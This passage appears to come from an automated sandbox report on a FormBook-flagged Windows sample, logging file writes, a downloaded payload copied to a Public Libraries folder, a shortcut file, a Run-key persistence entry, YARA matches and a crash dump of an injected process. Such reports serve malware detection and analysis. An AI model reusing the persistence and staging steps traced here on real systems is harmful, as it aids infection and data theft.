C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	24142FC	InternetOpenUrlA
C:\Users\Public\Libraries\Tdceco.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	50771DC	CopyFileA
C:\Users\Public\Libraries\Tdceco.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	50771DC	CopyFileA
C:\Users\Public\Libraries\ocecdT.url	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	5069B5D	CreateFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\Tdcecogbbgrxarcelvdgocpkcdmqukp[1]	0	1024	fd 24 5a fd 39 fd fd fd fd fd fd 35 35 fd 82 fd fd fd fd fd fd fd 0a fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 37 fd fd fd 55 fd fd fd 7e 3f 03 57 fd 37 16 03 57 1e 32 fd fd fd 3a 3c fd fd 3c fd fd 57 38 38 fd 3e fd 2c fd fd 3c fd 38 fd 38 fd 0e fd fd e5 2e fd fd 43 43 fd fd fd fd fd fd fd 8a fd 51 16 4e eb 55 4e eb 55 4e eb 55 fd 6f 7c 55 fd eb 55 fd fd 74 55 fd eb 55 fd fd fd 55 2e eb 55 fd fd 5e 55 fd eb 55 fd 17 fd 55 4c eb 55 fd 17 fd 55 4a eb 55 fd 17 33 55 fd eb 55 fd 17 fd 55 fd eb 55 4e fd 3e 55 78 6b 55 2f fd fd 55 50 eb 55 2f fd 5e 55 fd eb 55 fd 01 78 55 fd eb 55 2f fd fd 55 fd eb 55 1c fd fd 32 4e eb	$Z9557U~?W7W2:<<88>,<88.CCQNUNUNUo|UUtUUU.U^UUULUUJU3UUUUN>UxU/UPU/^UUxUU/UU2N	success or wait	367	24145B9	InternetReadFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\Libraries\Tdceco.exe	0	262144	4d 5a 50 00 02 00 00 00 04 00 0f 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 fd 10 00 0e 1f fd 09 fd 21 fd 01 4c fd 21 fd fd 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP@!L!This program must be run under Win32$7	success or wait	4	50771DC	CopyFileA
C:\Users\Public\Libraries\Tdceco.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	50771DC	CopyFileA
C:\Users\Public\Libraries\ocecdT.url	0	98	5b 49 6e 74 65 72 6e 65 74 53 68 6f 72 74 63 75 74 5d 0d 0a 55 52 4c 3d 66 69 6c 65 3a 22 43 3a 5c 5c 55 73 65 72 73 5c 5c 50 75 62 6c 69 63 5c 5c 4c 69 62 72 61 72 69 65 73 5c 5c 54 64 63 65 63 6f 2e 65 78 65 22 0d 0a 49 63 6f 6e 49 6e 64 65 78 3d 32 39 0d 0a 48 6f 74 4b 65 79 3d 33 31 0d 0a	[InternetShortcut]URL=file:"C:\\Users\\Public\\Libraries\\Tdceco.exe"IconIndex=29HotKey=31	success or wait	1	505835D	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\mWyPrcv7Pl.exe	unknown	1009664	success or wait	1	403315	ReadFile
C:\Users\user\Desktop\mWyPrcv7Pl.exe	unknown	1009664	success or wait	1	240311D	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Tdceco	unicode	C:\Users\Public\Libraries\ocecdT.url	success or wait	1	507507E	RegSetValueExA

Analysis Process: logagent.exe PID: **5980**, Parent PID: **1320**

General

Target ID:	5
Start time:	12:51:29
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\logagent.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\logagent.exe"
Imagebase:	0x1240000

File size:	86016 bytes
MD5 hash:	E2036AC444AB4AD91EECC1A80FF7212F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.389338625.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000005.00000000.389338625.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.389338625.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.389338625.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.388219824.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000005.00000000.388219824.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.388219824.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.388219824.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.394645483.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000005.00000000.394645483.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.394645483.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.394645483.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.388844509.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000005.00000000.388844509.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.388844509.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.388844509.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.395850704.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000005.00000000.395850704.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.395850704.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.395850704.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.436669123.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000005.00000002.436669123.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.436669123.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.436669123.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.389772957.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000005.00000000.389772957.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.389772957.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.389772957.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

Analysis Process: WerFault.exe PID: **5788**, Parent PID: **5980**

General

Target ID:	8
Start time:	12:51:35
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5980 -s 492

Imagebase:	0xe0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F511717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2D32.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2D32.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_logagent.exe_96c1d13f279867748ea9992828437f88fb7a_0357e9de_16cd672c	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_logagent.exe_96c1d13f279867748ea9992828437f88fb7a_0357e9de_16cd672c\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F50497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2D32.tmp	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2D32.tmp.xml	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2E88.tmp.csv	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER30DA.tmp.txt	success or wait	1	6F50497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 fd 74 fd 62 fd 05 12 00 00 00 00 00	MDMP tb	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp	5704	6	00 00 00 00 00 00		success or wait	1	6F50497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 48 16 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 5c 17 00 00 fd 74 fd 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBHGenuineIntelWT\tb0 Pacific Standard TimePacific Daylight Time	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp	6500	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 5e fd fd 11 00 00 48 50 00 00 fd 00 fd fd 04 00 00 00 00 00 00 00 00 38 fd 04 fd 49 50 23 00 00 00 fd 02 01 00 fd fd 04 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++^HP8IP#+	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp	1620	168	38 06 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 fd 49 50 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 47 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 64 19 00 00	8IPGPd	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp	12228	20	1d 00 00 00 6c fd fd 00 00 00 00 00 fd 05 00 00 fd 31 00 00	l1	success or wait	29	6F50497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp	12696	1428	fd fd 2f 77 fd fd 2d 77 fd 00 00 00 fd fd fd fd 10 00 00 00 00 fd fd 00 fd fd fd 00 fd fd fd fd 40 fd 2d 77 40 fd 2d 77 fd fd fd fd 00 fd fd 00 00 fd fd 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 30 32 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 58 4e fd 00 00 00 00 00 00 00 00 00 28 34 fd 00 00 fd 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd 4c fd fd 00 fd fd fd 00 60 32 fd 00 fd fd fd 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	/w-w@-w@-w02XN(4L`2	success or wait	28	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp	58052	2272	3c 2b fd 76 25 fd 2c 74 fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 18 24 01 40 77 24 01 6c fd fd 00 fd 6e 24 01 38 0f fd 00 30 34 25 01 00 00 00 00 fd 6e 24 01 fd fd fd 00 20 74 24 01 fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 78 40 fd 74 fd fd fd fd fd fd fd 01 62 fd 74 fd fd fd 00 fd fd fd 74 00 00 00 00 3c fd fd 00 fd 12 25 01 00 00 24 01 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd 40 11 25 01 40 11 25 01 00 fd 00 44 00 00 00 fd fd fd fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd	<+v%,tD$@w$ln$804%n $ t$x@tbtt<%$@%@%D	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp	1788	4	07 00 00 00		success or wait	7	6F50497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp	7216	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 00 00 00 fd fd fd 00 30 34 25 01 00 00 00 00 00 00 00 00 00 00 00 00 60 fd fd 00 3c 2b fd 76 23 00 00 00 06 02 00 00 24 fd fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++04%`<+v#$+	success or wait	7	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp	2080	48	38 06 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 40 fd 00 00 00 00 00 2c cb 04 00 00 00 00 fd 20 00 00 fd 45 00 00 fd 02 00 00 fd 2c 00 00	8 @, E,	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp	2140	4	1b 00 00 00		success or wait	27	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp	5710	30	18 00 00 00 6c 00 6f 00 67 00 61 00 67 00 65 00 6e 00 74 00 2e 00 65 00 78 00 65 00 00 00	logagent.exe	success or wait	27	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp	4952	752	00 00 71 75 00 00 00 00 00 30 08 00 6d fd 08 00 63 fd fd 0d 48 19 00 00 fd 04 fd fd 00 00 01 00 0c 00 fd 07 00 40 fd 2a 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 30 fd 02 00 00 00 00 37 44 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd 03 00 00 00 00 00 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 35 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd fd 04 00 00 00 00	qu0mcH@*B? $@AZb07D5@	success or wait	1	6F50497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp	60324	7918	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp	32	108	03 00 00 00 54 01 00 00 fd 06 00 00 04 00 00 00 68 0b 00 00 5c 08 00 00 05 00 00 00 fd 01 00 00 fd 2f 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 fd 13 00 00 fd fd 00 00 15 00 00 00 fd 01 00 00 fd 13 00 00 16 00 00 00 fd 00 00 00 fd 15 00 00	ThV\T8T	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6F50497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6F50497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6F50497A	unknown
